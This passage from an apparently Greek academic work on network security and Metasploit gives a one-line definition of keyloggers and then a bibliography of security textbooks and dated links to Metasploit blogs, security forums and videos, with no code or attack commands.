Keyloggers: Τα keyloggers είναι επιβλαβή προγράμματα που εκτελούνται σχεδόν αόρατα, καταγράφουν όλες τις πληροφορίες που πληκτρολογούμε και στη συνεχεία, στέλνουν τις πληροφορίες αυτές σε έναν συγκεκριμένο αποδέκτη που καθορίζεται μέσα από το keylogger.

Βιβλιογραφία

1. Stuart McClure & Joel Scambray & George Kurtz, Hacking exposed – Fourth edition, , 2003
2. Σωκράτης Κάτσικας & Δημήτρης Γκρίτζαλης & Στέφανος Γκρίτζαλης, Ασφάλεια πληροφοριακών συστημάτων, 2004
3. Computer Networking: A top Down Approach 4th edition, K.W.Ross & J.F.Kurose, 2008
4. Κάτσικας Σ., Γκρίτζαλης Δ., "Ασφάλεια Πληροφοριακών Συστημάτων Υγείας", Ασφάλεια Πληροφοριών, Τεχνικά, Νομικά και Κοινωνικά θέματα, Εκδόσεις ΕΠΥ, Αθήνα, 1995
5. Κοκολάκης Σ., "Ανάπτυξη και Διαχείριση Ασφάλειας Πληροφοριακών Συστημάτων",
6. Μαρούλης Δ., Γκρίτζαλης Δ., Κάτσικας Σ., "Ο ρόλος της Έμπιστης Τρίτης Οντότητας στην ασφάλεια δικτύων", Ασφάλεια Πληροφοριών, Τεχνικά, Νομικά και Κοινωνικά θέματα, Εκδόσεις ΕΠΥ, Αθήνα, 1995
7. Pfleeger, "Security in Computing", Prentice-Hall Inc, 1997,
8. D.Breant Chapman, Elizabeth D. Zwicky, "Building Internet Firewalls", O' Reilly & Associates Inc,1995
9. Joel Scambray Stuart McClure Ebook Hacking Exposed Windows third Edition Widows Security Secrets & Solutions , 2007
10. Joseph Migga Kizza, *A Guide to Computer Network Security*, Spinger-Verlag, London 2009.
11. Stallings W., *Βασικές Αρχές Ασφάλειας Δικτύων: Εφαρμογές και πρότυπα, 3η Αμερικάνικη Έκδοση,* Κλειδάριθμος, Αθήνα 2008.
12. Scambray J.- McClure S. – Kurtz G., *Hacking Exposed: Network Security Secrets & Solutions, Sixth Edition,* McGraw-Hill, 2009.

Ιστοσελίδες

http://earthlab.uoi.gr/indy/hacker-howto-gr/

[Προσπελάστηκε στις 5 Δεκεμβρίου 2010]

http://blog.metasploit.com/search?updated-min=2010-01-01T00%3A00%3A00-08%3A00&updated-max=2011-01-01T00%3A00%3A00-08%3A00&max-results=31

[Προσπελάστηκε στις 5 Δεκεμβρίου 2010]

http://blog.metasploit.com/2010_12_01_archive.html

[Προσπελάστηκε στις 5 Δεκεμβρίου 2010]

http://blog.metasploit.com/2010_11_01_archive.html

[Προσπελάστηκε στις 12 Νοεμβρίου 2010]

http://blog.metasploit.com/2010_09_01_archive.html

[Προσπελάστηκε στις 18 Οκτωβρίου 2010]

http://hackertarget.com/2011/07/backdoor-corporate-networks-with-metasploit/

[Προσπελάστηκε στις 21 Ιουλίου 2011]

http://hackertarget.com/2011/06/testing-wordpress-password-security-with-metasploit/

[Προσπελάστηκε στις 9 Ιουνίου 2011]

http://blogs.securiteam.com/index.php/archives/1372

[Προσπελάστηκε στις 7 Δεκεμβρίου 2010]

http://blogs.securiteam.com/index.php/archives/1150

[Προσπελάστηκε στις 7 Δεκεμβρίου 2010]

http://www.criticalsecurity.net/index.php/topic/32852-it-awyer/page__hl__metasploit__fromsearch__1

[Προσπελάστηκε στις 7 Δεκεμβρίου 2010]

http://www.backtrack-linux.org/forums/old-newbie-area/8745-metasploit-exploits.html

[Προσπελάστηκε στις 12 Φεβρουαρίου 2011]

http://www.youtube.com/watch?v=VXmE0QycUd8

[Προσπελάστηκε στις 12 Φεβρουαρίου 2011]

http://www.youtube.com/watch?v=PEQn_QwInAs

[Προσπελάστηκε στις 16 Φεβρουαρίου 2011]

http://www.youtube.com/watch?v=-nbIzcmSDnQ

[Προσπελάστηκε στις 16 Φεβρουαρίου 2011]

http://www.pentestit.com/2010/09/27/exploitng-exploit-generation-tool/

[Προσπελάστηκε στις 8 Μαρτίου 2011]

http://www.ethicalhacker.net/component/option,com_smf/Itemid,54/topic,7488.msg40033/#msg40033

[Προσπελάστηκε στις 8 Μαρτίου 2011]

http://www.hackthissite.org/forums/viewtopic.php?f=30&t=4938&p=37099&hilit=+metasploit#p37099

[Προσπελάστηκε στις 8 Μαρτίου 2011]

http://www.hackthissite.org/forums/viewtopic.php?f=24&t=682&p=5282&hilit=+metasploit#p5282

[Προσπελάστηκε στις 8 Μαρτίου 2011]